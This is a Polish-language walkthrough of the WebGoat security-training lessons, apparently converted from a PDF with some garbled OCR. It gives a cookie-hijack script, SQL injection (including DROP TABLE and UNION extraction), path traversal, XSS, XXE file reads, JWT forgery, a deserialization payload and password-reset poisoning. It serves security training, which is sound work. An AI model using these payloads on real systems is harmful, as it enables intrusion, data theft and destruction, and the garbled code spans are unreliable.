
1. Hijack a session

Po próbie zalogowania, możemy zauważyć nowe ciasteczko "hijack_cookie". Za pomocą burpa, przekierowując zapytanie z logowaniem do repeatera i powtarzając je wielokrotnie, możemy zauważyć kilka rzeczy.



Każde kolejne ciastko zmienia liczbę przed "-" o 1 z niektórymi wyjątkami. Liczba za "-" również jest inkrementowana, jednak bez widocznej regularności.

Po znalezieniu przerwy w liczbie ciasteczka przed "-" (np. jedna liczba kończy się na 51, a następna na 53), możemy porównać liczby za "-" - ta pasująca do naszej musi być między nimi (w przykładzie te liczby kończyły się na 5303 i 5687, więc pasująca do 52 musi znajdować się między nimi). Za pomocą dostosawnego do Twojego przypadku kodu poniżej można znaleźć hijack_cookie.

```
#!/usr/bin/python
import requests

url = 'http://10.6.6.11:8080/WebGoat/attack?Screen=72&menu=1800 HTTP/1.1'

for wid in range(303, 687):
    hijack = "1686949700167803652-1669474155%s" % wid
    hdrs = {
        'Host': '10.6.6.11:8080',
        'User-Agent': 'Whocares',
```

```
'Accept':
'text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8',
        'Accept-Language': 'en-US,en;q=0.5',
        'Accept-Encoding': 'gzip, deflate',
        'Referer': 'http://10.6.6.11:8080/WebGoat/attack?
Screen=72&menu=1800',
        'Cookie': 'JSESSIONID=yA 13t9VqapkjItA3AnCebIk70n 9vixhrRSTU0m;
 utma=111872281.104604641.1404757910.1408742568.1409390732.25;
 utmz=111872281.1404757910.1.1.utmcsr=(direct)|utmccn=(direct)|
utmcmd=(none);HIJACK=%s' % hijack,
        'Connection': 'keep-alive',
        'Content-Type': 'application/x-www-form-urlencoded',
        'Content-length': '33',
        }
    payload = {'username': 'redspy',
     password': 'intruder',
    'HIJACK': hijack,
    'SUBMIT': 'Login'}
    reg = requests.post(url, data=payload, headers=hdrs)
    response = req.text
    if 'Congratulations' in response:
        print response
        print hijack
```


2. Insecure Direct Object Reference

Po zalogowaniu w pierwszym kroku, możemy użyć guzika do pokazania wartości przypisanych do naszego profilu. Analizując odpowiedzi w burpie, możemy zauważyć, że pojawiają się tam jeszcze role i userID.



Od razu możemny zauważyć odpowiedź na następne pytanie – strona do której kierowane jest zapytanie kończy się na WebGoat/IDOR/profile/{userID}

Za pomocą fuzzowania/intrudera, możemy znaleźć profile innych użytkowników i je edytować



3. Missing Function Level Access Control


Za pomocą inspekcji elementu, możemy znaleźć pod przyciskiem Log Out ukryte pola users, config i users-admin-fix.

```
▼<11>
    <a href="#">Log Out</a>
   ▼
 ▶ <a href="#" class="dropdown-toggle" data-toggle="dropdown"
 role="button" aria-haspopup="true" aria-expanded="false">...
 ▶ ...
 ▼
 ▼<a href="#" class="dropdown-toggle" data-toggle="dropdown"
 role="button" aria-haspopup="true" aria-expanded="false">
   <span class="caret"></span>
 ▼
  ▼<1i>i>
     <a href="<u>/access-control/users</u>">Users</a>
   <</li>
    <a href="/access-control/users-admin-fix">Users</a>
    == $0
  ▼>
     <a href="/access-control/config">Config</a>
```

Po przejściu na WebGoat/users i zmodyfikowaniu poprzez dodanie headera Content-Type: application/json do zapytania, jesteśmy w stanie zdobyć wymaganae od nas hashe.

4. Spoofing an Authentication Cookie

Po zalogowaniu się i skopiowaniu obu ciasteczek możemy je wrzucić do funkcji Magic Cyberchefa. Sugeruje on konwersje najpierw z base64, a potem z hex.



Można zauważyć jedną prawidłowość – oba wyniki są takie same do pewnego momentu. Pozostałe ciągi to taigbew i nimda. Łatwo zauważyć że to po prostu odwrócone nazwy użytkownika. Szukane przez nas ciasteczko więc będzie wyglądać (po konwersji na hex i base64) następująco:

NTE0ZDU5NGU3MjYxNzE0MTQ0NzM2ZDZmNTQ=

5. Crypto Basics

Będziemy potrzbeować serii dekoderów. Do pierwszego zadania wystarczy wcześniej wspomniany Cyberchef. Do drugiego zadania warto wykorzystać https://strelitzia.net/wasXORdecoder/wasXORdecoder.html, do 3go crackstation.net

Do części z RSA będziemy potrzebować openssl. Następująca komenda stworzy klucz publiczny:

openssl rsa -in <kluczwpliku> -pubout > <kluczpublicznyplik> Ta służy do wyciągnięcia modułu z klucz publicznego

openssl rsa -in <kluczpublicznyplik> -pubin -modulus -noout A ta do zdobycia podpisu

echo -n "…" | openssl dgst -sign <kluczwpliku> -sha256 -out sign.sha256

Następnie plik musimy zakodować w base64

openssl enc -base64 -in sign.sha256.base64

6. SQL Injection

1. Intro

Znając podstawową składnię SQL możemy stworzyć proste zapytanie: SELECT DEPARTMENT FROM employees WHERE userid = 96134 w części WHERE można oczywiście użyć różnych kolumn w których Bob Franco ma unikatowe wartości.

Następne zadanie jest podobne i wymaga podstwowej znajomości języka SQL: UPDATE employees SET department = 'Sales' WHERE last_name = 'Barnett'

Znowu podobnie:

ALTER TABLE employees ADD phone varchar(20)

I znowu:

GRANT SELECT ON grant_rights TO unauthorized_user

W dalszej części, wiedząc jak wygląda zapytanie i że wymaga poprawnego zamknięcia ', możemy dojść do wniosku że potrzebujemy: Smith'

or

1'='1

Następnie wpisując 1=1 w oba pola możemy zauważyć że tylko User_Id jest podatne na SQLi. Wystarczy już samo 1=1 by ukończyć zadanie.

3SL99A' or '1'='1 znowu wystarcza do złamania składni.

Tu jest już trochę ciężej. Najpierw musimy zamknąć zapytanie SELECT: 3SL99A';

Następnie dodać to co chemy osiągnąć:

UPDATE employees SET SALARY = 99999 WHERE USERID = 37648; I zakończyć serię tak aby nie zwracała blędów, np. przez:

SELECT * FROM employees WHERE LAST_NAME = 'Smith chociaż wystarczy też zwykły komentarz – jeżeli znamy typ bazy danych. W tym wypadku potrzebujemy --

Wykorzystywane zapytanie to SELECT, a my potrzebujemy DROP. Musimy więc zakończyć zapytanie poprzez '; , następnie dodać wymaganą akcje DROP TABLE access_log; i usunąć wszelkie nieprawidłowości -- . Ostateczne zapytanie wyglada tak:

```
'; DROP TABLE access_log; --
```

2. Advanced

Tym razem wykorzystamy inną sztuczkę – SQLi za pomocą UNION UNION można użyć do sklejenia ze sobą dwóch zapytań o identycznej liczbie kolumn. Metodą prób i błędów, możemy znaleźć liczbę kolumn (używając stałych wartości), a następnie w jednej lub kilku z nich wyszukać wartości które chcemy otrzymać. Ostateczne rozwiązanie wygląda następująco:

```
' UNION SELECT 1, user_name, password, cookie, 'A', 'B', 1 from user_system_data;--
```

Pierwszą kolumną jest 1, bo userID jest liczbą. Następne 3 kolumny są stringami, więc możemy w nich wyciągnąć szukane przez nas stringi. Następne kolumny tylko dopasowujemy do typów kolumn zapytania do którego doklejamy UNION.

Podatność jest w formularzu rejestracji. Wpisując zapytania możemy się dowiedzieć czy username istnieje czy nie. Innymi słowy, serwer zwraca nam tylko odpowiedź "tak" lub "nie". Odpowiednio manipulując zapytaniem, możemy poznać hasło Toma litera po literze. Próbując zarejestrować się na tom' AND '1' = '1 otrzymujemy odpowiedź że użytkownik już istnieje. Zgadując że kolumna z hasłem nazywa się password, możemy zbudować następujące zapytanie (dla innych typów baz danych musilibyśmy użyć nieznacznie różniącego się zapytania):

Tom' AND substring(password,1,1)='a

Najpierw, zmieniając literę a na każdy kolejny możliwy znak, dowiemy się że pierwszą literą hasła jest "t". Następnie, użyjemy

substring(password, 2, 1) przejdziemy identyczny proces ze znakami i powtórzymy go również dla 3, 4, itd. aż uzyskamy pełne hasło. Ten proces najlepiej jest zautomatyzować odpowiednim skryptem. Ostatecznie, hasło Toma to thisisasecretfortomonly.

3. Mitigation

| · |
|---|
| Connection conn = DriverManager. getConnection (DBURL, DBUSER, DBPW); |
| PreparedStatement = conn. prepareStatement ("SELECT status FROM users WHERE name=? AND mail=? |
| setString ; |
| setString ; |
| Submit |
| Congratulations. You have successfully completed the assignment. |
| |
| try { |
| Connection conn = DriverManager.getConnection(DBURL, DBUSER, |
| DBPW); |
| PreparedStatement ps = conn.prepareStatement("SELECT * FROM |
| users WHERE name = ?"); |
| ps.setString(1, "Admin"); |
| ps.executeUpdate(); |
| } catch (Exception e) { |
| System.out.println("Oops. Something went wrong!"); |
| } |

7. Path traversal

W tym wypadku wystarczy nam podstawowy wzorzec do path traversal wpisany do nazwy użytkownika:

```
.DWo-l)tvk-}aatx lÜULa û; y où} {?üù Eyñ Eaô E A Oø I ENDob B`
-----WebKit Form Boundary Xt ZARL 6PDt hv EMaV
Content-Disposition: form-data; name="full Name"

48
49
../test
-----WebKit Form Boundary Xt ZARL 6PDt hv EMaV
Content-Disposition: form-data; name="email"

52
53
test@test.com
```

W drugiej części wzrór ../ jest usuwany – ale tylko jeden raz. Wpisanie// zamiast ../ spowoduje, że po usunięciu ../ w nazwie nadal zostanie ../

Możemy podobnie postąpić z nazwą pliku. Podmienienie jej na ../test da nam podobny rezultat co wpisanie tego w nazwę użytkownika.

Po wysłaniu zapytania możemy zobaczyć Location zwracanego nam pliku

```
1 HTTP/1.1 200 OK
  /WebGoat/PathTraversal/random-picture
                                           2 Connection: close
  HTTP/1.1
                                           3 X-XSS-Protection: 1; mode=block
2 Host: 127.0.0.1:8080
                                           4 X-Content-Type-Options: nosniff
3 sec-ch-ua: " Not A; Brand"; v="99",
                                          5 Location: /PathTraversal/random-picture?id=2.jpg
                                           6 X-Frame-Options: DENY
  "Chromium"; v= "96"
                                          7 Content-Type: image/jpeg
4 Accept: */*
5 X-Requested-With: XMLHttpRequest
                                          8 Content-Length: 148164
6 sec-ch-ua-mobile: ?0
                                          9 Date: Mon, 28 Nov 2022 07:45:55 GMT
7 User-Agent: Mozilla/5.0 (Windows NT
                                         10
  10.0; Win64; x64) AppleWebKit/537.36
                                         11 /9j/4AAQSkZJRqABAQEASABIAAD/4qIcSUNDX1BST0ZJTEUAAQEA
  (KHTML, like Gecko) Chrome/96.0.4664.45
                                            AAIMbGNt cwIQAABt bnRyUkdCIFhZWiAH3AABABkAAwApADlhY3Nw
```


Parametr id jest podatny na Path Traversal, ale filtruje ../ . Na szczęście Path Traversal znajduje się w URL więc możemy spróbować użyć enkodingu URL, co okazuje się być sukcesem.

Plik znajduje się dwa foldery wyżej, więc ostatecznie URL zapytania będzie musiał się kończyć na

/WebGoat/PathTraversal/random-picture?id=%2e%2e%2f%2e%2e%2fpath-traversal-secret

8. Cross Site Scripting (XSS)

Klasykiem XSS jest <script>alert(1)</script> i to zazwyczaj jego sprawdza się na samym początku. Wklejając go do kolejnych polach możemy zauważyć że tylko jedno jest podatne – numer karty kredytowej. Wskazówką mogło być istnienie spacji między seriami 4 cyfr – spacje zazwyczaj oznaczają że pole nie jest traktowane jako zwykła liczba, tylko string.



Przeglądając kod źródłowy możemy natrafić na fragment

```
▼ 📄 js
                                  43
     goatApp
                                  44
                                            * Definition of Goat App Router.
      controller
                                   45
                                           var GoatAppRouter = Backbone.Router.extend({
                                   46
      model
                                  47
      support
                                   48
                                                routes: {
                                   49
                                                    'welcome': 'welcomeRoute',
       view
                                                    'lesson/:name': 'lessonRoute',
                                   50
                                                    '<u>less</u>on/:name/:p<u>ageN</u>um': 'lessonPageRoute',
           ErrorNotificationVie
                                   51
                                   52
                                                    'test/:param': 'testRoute',
           GoatRouter.js
                                                    'reportCard': 'reportCard'
                                   53
           HelpControlsView.j
                                   54
                                               },
                                   55
        ■ Hint\/iow is
```

Chodzi więc o start.mvc#test/


```
/* for |test|ing */
support
                            220
                                  showTestParam: function (param) {
view
                           221
                                       this.$el.find('.lesson-content').html('test:' + param);
                           222
      ErrorNotificationVie
                           223
      GoatRouter.js
                           224
                                  resetLesson: function () {
                           225
                                       this.$el.find('.attack-feedback').hide();
      HelpControlsView.j
                                       this.$el.find('.attack-output').hide();
                           226
      HintView.js
                           227
                                       this.markAssignmentIncomplete();
                           228
    LessonContentView
                           229
     MenuButtonView.js
                           230 );
                           231
    MenultemView is
```

Podając

<u>%3Cscript%3Ewebgoat.customjs.phoneHome%28%29%3C%2Fscript%3E</u> jako parametr do endpointu test otrzymamy wynik który chcemy w konsoli. Pełny URL:

http://10.6.6.11:8080/WebGoat/start.mvc#test/%3Cscript %3Ewebgoat.customjs.phoneHome%28%29%3C%2Fscript%3E

Po którego otworzeniu otrzymamy odpowiedź:



9. XXE

Musimy podmienić przesyłanego XML na zawierający payload dający nam zawartość dysku systemowego. Wygląda on następująco

```
<?xml version="1.0"?>
<!DOCTYPE foo [<!ENTITY xxe SYSTEM "file:///">]>
<comment><text>&xxe;</text></comment>
```

W następnym przypadku musimy jedynie zmienić wartość nagłówka Content-Type na application/xml

W ostatnim przypadku musimy skorzystać z WebWolfa. Zuploadujemy na niego plik XML o zawartości

```
<?xml version="1.0" encoding="UTF-8"?>
<!ENTITY secret SYSTEM
'file:///home/webgoat/.webgoat-8.1.0//XXE/secret.txt'>
```

Link tego pliku należy wkleić w poniższy XML, który umieścimy na stronie:

```
<?xml version="1.0"?>
<!DOCTYPE lesson11 [<!ENTITY % lesson11dtd SYSTEM
,,TUTAJ LINK DO PLIKU Z WEBWOLFA"
> %lesson11dtd
<comment><text>lesson11comment &secret;</text></comment>
```

10.Vulnerable Components


Celem jest wykorzystanie CVE-2013-7285. Poniżej znajduje się pełen payload:

11. Authentication Bypasses

Rozwiązanie jest dosłownie popdane w aplikacji :)

12.Insecure Login

Po otworzeniu DevTools i przejściu do zakładki Network (lub użyciu Burpa, ZAP lub podobnego narzędzia), wciśnięciu Log In i znalezieniu zapytania do start.mvc, możemy zauważyć parametry username i password.



13.JWT tokens

Na początku wystarczy użyć znanego nam narzędzia Cyberchef (lub dowolnego innego) do dekodowania base64. W przypadku użycia innego narzędzia, należy pamiętać o usunięciu kropek, które oznaczają granice sekcji JWT. Nazwa użytkownika to "user".

Po odkodowaniu kolejnego JWT, możemy przejść do łamania podpisu. Najpierw,

zmienimy algorytm podpisu na "none", po to, aby móc zmienić inne parametry. W głównej części podmieniamy username na "WebGoat". Obie części kodujemy w base64 i łączymy je stawiając między nimi kropkę. Nastepnie w przechwyconym requeście podmieniamy stary JWT na nowy i wykonujemy pozostałe wymagane od nas akcje.

Encoded

eyJhbGciOiJub251In0K.eyJpc3M
iOiJXZWJHb2F0IFRva2VuIEJ1aWx
kZXIiLCJhdWQiOiJ3ZWJnb2F0Lm9
yZyIsImlhdCI6MTY2OTYzMzQ0MSw
iZXhwIjoxNjY5NjMzNTAxLCJzdWI
iOiJ0b21Ad2ViZ29hdC5vcmciLCJ
1c2VybmFtZSI6IldlYkdvYXQiLCJ
FbWFpbCI6InRvbUB3ZWJnb2F0Lm9
yZyIsIlJvbGUiOlsiTWFuYWdlciI
sI1Byb2plY3QgQWRtaW5pc3RyYXR
vciJdfQ

Decoded

```
HEADER:

{
    "alg": "none"
}

PAYLOAD:

{
    "iss": "WebGoat Token Builder",
    "aud": "webgoat.org",
    "iat": 1669633441,
    "exp": 1669633501,
    "sub": "tom@webgoat.org",
    "username": "WebGoat",
    "Email": "tom@webgoat.org",
    "Role": [
        "Manager",
        "Project Administrator"
    ]
}
```

Do złamania podpisu najłatwiej użyć hashcata z opcjami "-a 0" i "-m 16500" oraz wybranym przez nas słownikiem. Po użyciu można odkryć że ukryty sekret to business i z łatwością zmienić wymagane pole za pomocą strony https://jwt.io/

Z pliku logów możemy wyciągnąć przestarzały JWT Toma. Nasz token do odświeżania zdobędziemy po zalogowaniu się.

Patrząc na źródło strony, możemy znaleźć endpoint (niestety jest to ukryte na GitHubie WebGoata) /WebGoat/JWT/refresh/newToken

```
POST http://localhost:8080/WebGoat/JWT/refresh/newToken
Content-Type: application/json; charset=UTF-8
Authorization: Bearer eyJhbGciOiJIUzUxMiJ9.eyJpYXQiOjE1MjYxMzE0MTE
{"refresh_token": "KmEsYjlyyXXZXMzJtgYK"}
```

Następnie, przy zakupie, należy podmienić nasz JWT na nowo zdobyty.

14.Password reset

Pierwszy przypadek jest trywialny. Drugi przypadek, wymaga od nas przechwycenia zapytania resetu naszego hasła.

```
POST /WebGoat/PasswordReset/questions HTTP/1.1
! Host: 127.0.0.1:8080
Content-Length: 37
sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="96"
Accept: */*
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
||sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
 Gecko) Chrome/96.0.4664.45 Safari/537.36

↓|sec-ch-ua-platform: "Linux"

Origin: http://127.0.0.1:8080
! Sec-Fetch-Site: same-origin
| Sec-Fetch-Mode: cors
|Sec-Fetch-Dest: empty
Referer: http://l27.0.0.1:8080/WebGoat/start.mvc
Accept-Encoding: gzip, deflate
 Accept-Language: en-US, en; q=0.9
Cookie: JSESSIONID=yA_l3t9VqapkjItA3AnCebIk70n_9vixhrRSTU0m;
 Connection: close
 username=webgoat&securityQuestion=red
```

Przekierujemy to zapytanie do intrudera, gdzie oznaczymy username i security question jako target.

```
Attack type: Cluster bomb
 1 POST /WebGoat/PasswordReset/questions HTTP/1.1
 2 Host: 127.0.0.1:8080
 3 Content-Length: 37
 4 sec-ch-ua: " Not A; Brand"; v="99", "Chromium"; v="96"
 5 Accept: */*
 6 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
 7 X-Requested-With: XMLHttpRequest
 8 sec-ch-ua-mobile: ?0
 9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.
10 sec-ch-ua-platform: "Linux"
11 Origin: http://127.0.0.1:8080
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://127.0.0.1:8080/WebGoat/start.mvc
16 Accept-Encoding: gzip, deflate
17 Accept - Language: en - US, en; q=0.9
18 Cookie: JSESSIONID=yA_l3t9VqapkjItA3AnCebIk70n_9vixhrRSTU0m;
19 Connection: close
20
21 username=§webgoat§&securityQuestion=§red§
```

Używając cluster bomby z listą znanych nam użytkowników na username i różne nazwy kolorów na securityQuestion. Sortując wyniki ataku po długości odpowiedzi, łatwo zauważyć kilka wyróżniających się. Zawierają one kolory które wybrali admin (green), larry (yellow) i tom (purple).

Ostatnie zadanie jest najtrudniejsze. Po wysłaniu do siebie maila z linkiem możemy zauważyć przede wszystkim jedną rzecz – zmiana nagłówka Host w zapytaniu spowoduje wygenerowanie innego linku. Możemy więc przekierować kliknięcia Toma w link resetu hasła na kontrolowany przez nas serwer – WebWolf (10.6.6.11:9090). Tom oczywiście nie zmieni przez to hasła, ale my otrzymamy potrzebne informacje do odtworzenia poprawnego linku.

Gdy Tom "kliknie" nasz fałszywy link, również my go otrzymamy. Wystarczy podmienić teraz adres WebWolfa na WebGoata (10.6.6.11:8080) i użyć linku do zmiany hasła konta Toma.

15. Secure Passwords

Najlepsze hasła są najdłuższe. Pomimo bycia średnim pomysłem (znany tekst), początek inwokacji jest uznawany za dobre hasło: Litwo!Ojczyznomoja!Tyjesteśjakzdrowie

16.Insecure Deserialization

Na podstawie wcześniejszych lekcji i podatnej klasy VulnerableTaskHolder.java

```
var byteStream = new ByteArrayOutputStream();
```

```
var objectStream = new ObjectOutputStream(byteStream);
objectStream.writeObject(new VulnerableTaskHolder("Task", "ping 127.0.0.1 -n 10"));
String payload = Base64.getEncoder().encodeToString(byteStream.toByteArray());
System.out.println(payload);
```

Powyższe wygeneruje payload który powinien działać zarówno na Linuxie jak na Windowsie.

17. Cross-Site Request Forgeries

Żeby stworzyć zapytanie z innego źródła wystarczy stworzyć nowy plik .html który będzie zawierał skopiowany element przycisku

Jedyna zmiana jaką należy przeprowadzić to zmiana akcji – strona nie jest w żaden sposób częścią WebGoata, więc musimy dodać jego adres w action – http://10.6.6.11:8080. Po otworzeniu pliku .html w przeglądarce i kliknięciu przycisku otrzymamy flagę.


W przypadku podszywania się pod innego użytkownika, postąpimy podobnie, kopiując jedynie inny element.

Powyższa metoda nie zadziała w 3 przypadku, ponieważ serwer spodziewa się innego formatu. Użyjemy więc:

enctype zmusi stronę do użycia formatu plaintext i pozwoli nam "stworzyć" json własnoręcznie (patrz atrybut name pola input).

18. Server-Side Request Forgery

Znajdź ukryte pole koło przycisku "Steal the Cheese", podmień URL na images/jerry.png i wciśnij guzik



Za drugim razem podobnie

